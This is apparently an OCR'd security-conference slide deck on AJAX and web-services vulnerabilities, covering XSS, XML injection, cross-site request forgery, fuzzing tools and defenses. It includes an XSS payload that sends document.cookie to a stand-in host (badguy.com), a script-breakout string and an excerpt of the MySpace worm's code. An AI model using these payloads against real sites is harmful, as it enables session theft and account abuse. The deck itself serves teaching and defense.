

Microsoft Internet Explorer

Your system has been compromised. Have a nice day.

  - But in AJAX….

AJAX Intro

- **Common AJAX Mechanism:**
  1. Download HTML and Framework Script
  2. Upstream XML, JSON or JavaScript Arrays
  3. Downstream “eval-able” Javascript



AJAX Vulnerabilities

- **XSS**
  - Attacker-controlled input now running inside a Javascript Block
  - Don't need a <script> tag, just to break out of escaping
    - Usually two levels of escaping

```
eval("var downstreamArray = new Array();
   downstreamArray[0] = 'foo'; alert"); //';");
```

  - The domain of dangerous characters is much larger
    - How many ways to break out when your code is already inside of JavaScript?

- **XML Injection**
  - In situations where response is full XML

```
<downstreamInfo>
   <item>foo</item><dangerousItem>bar</dangerousItem><item></item>
</downstreamInfo>
```

- **Next up: JSON Injection!™**

AJAX to XSS in Browsers

- **Sometimes AJAX doesn’t use HTTP POST**
  - GETs can be lighter weight
  - If an AJAX app returns JavaScript (or arrays or JSON) from a GET, it creates transient XSS thru linking

- **Attacker opens an account at WebMail.com**
  - Webmail.com uses a GET to get message source in array
  - Attack
    1. Attacker sends himself email with script in it
    2. Attacker reads his email, sees that the URL to get it is:
       http://www.webmail.com/mymail/getmessage?id=1234
    3. Attacker sends victim same link
    4. Victim gets this code:

```
var messageArray = new Array();
messageArray[0] = “<script>var i = new Image();
   i.src=‘http://badguy.com/’ + document.cookie;</script>”
```

AJAX Vulns

- **AJAX XSRF**
  - Asynchronous JavaScript and XML Cross-Site Request Forgery™
    - Whew!
  - XMLHTTP Object is *supposed* to deny cross-domain 2-way communication
    - Several browser bugs later
    - Certain common plugins allow this by design
    - Lots of web developers want this restriction loosened*
  - XMLHTTP POSTing is not restricted
    1. User has stock ticket open with AJAX stream
    2. User goes to BadGuy.com
    3. BadGuy.com creates an iFRAME, writes code into iFRAME DOM, executes iFRAME method
    4. iFRAME does XMLHTTP request to stocktrader.com, browser automatically appends cookie

Bottom Line**:**

- **All AJAX apps that only rely on cookies are vulnerable**
  - Alex tells a funny anecdote here…
- **Solution**: In-band state management
  - Generate a token, include with requests

**Google for "XMLHTTP Cross-Domain"*

MySpace XSS Worm

```
main(){
   var AN=getClientFID();
   var
   BH='/index.cfm?fuseaction=user.viewProfile&friendID='+AN+'&M
   ytoken='+L;
   J=getXMLObj();
   httpSend(BH,getHome,'GET');
   xmlhttp2=getXMLObj();
   httpSend2('/index.cfm?fuseaction=invite.addfriend_verify&fri
   endID=11851658&Mytoken='+L,processxForm,'GET')}

   function processxForm(){
   if(xmlhttp2.readyState!=4){return}
   var AU=xmlhttp2.responseText;
   var AQ=getHiddenParameter(AU,'hashcode');
   var AR=getFromURL(AU,'Mytoken');
   var AS=new Array();
   AS['hashcode']=AQ;
   AS['friendID']='11851658';
   AS['submit']='Add to Friends';
   httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&My
   token='+AR,nothing,'POST',paramsToString(AS))
   }
```

Our Attack Tools

- **WSBang**
  - Takes URL of WSDL as input
    - Can be found using WSMap
  - Fuzzes all methods and parameters in the service
    - Identifies all methods and parameters, including complex parameters
    - Fuzzes parameters based on type specified in WSDL
      - Default values can be specified as well
  - Reports SOAP responses and faults
  - Future work
    - Support document-style web services
- **WSMap**
  - Takes WebScarab logs as input
    - Good for reversing AJAX or thick WS clients
  - Checks for WSDL and DISCO files
    - Recursively finds implied directories
    - Checks for default locations
      - We need your help growing this list!
  - Future work
    - Find UDDI servers in CIDR ranges
    - Integration with WSBang: Discover and Fuzz within defined limits!

Attack Tree: Tying it all Together

- Navigate to UBR, ask for a site
- Attach to UDDI server, ask for list of services
- Ask service for its WSDL
- Examine WSDL, find dangerous methods
- Use WSBang to test methods, find XML Injection
- Use XML Injection to change your user_id
- Profit!

OWASP Top 10 – Still Relevant?

1. Unvalidated Input
2. Broken Access Control
3. Broken Authentication and Session Management
4. Cross Site Scripting (XSS) Flaws
5. Buffer Overflows
6. Injection Flaws
7. Improper Error Handling
8. Insecure Storage
9. Denial of Service
10. Insecure Configuration Management

The answer to all of these is YES.

Conclusion

- **Web Services are powerful, easy-to-use, and open.**
  - AKA: they are extraordinarily dangerous
  - Many crusty corporate secrets will now be exposed
- **Ajax apps are more complicated, less secure**
- **Lots of security work still required**
  - Analysis of rapidly developing Web Services standards
    - WS-Security
    - WS-Routing
    - WS-Inspection
    - WS-”Everything”
  - Attack Tools
    - Better proxies
    - More efficient DoS
    - Better automated discovery
  - Define best practices for development
    - “XML Firewall” vendors want this to be a hardware solution
    - Like all good security, it really needs to be baked into the product by the engineers closest to the work
  - PKI Infrastructure for Authentication
    - Who will control the cryptographic infrastructure?

Shameless Plug Slide

- **iSEC Partners is hiring!**
  - Looking for experienced consultants and researchers!
  - Interesting projects!
  - Lots of punctuation!
  - Text, HTML, or PDF resume to: careers@isecpartners.com

- **Buy Himanshu's Book!**
  - *Securing Storage*
  - Amazon link at http://www.isecpartners.com/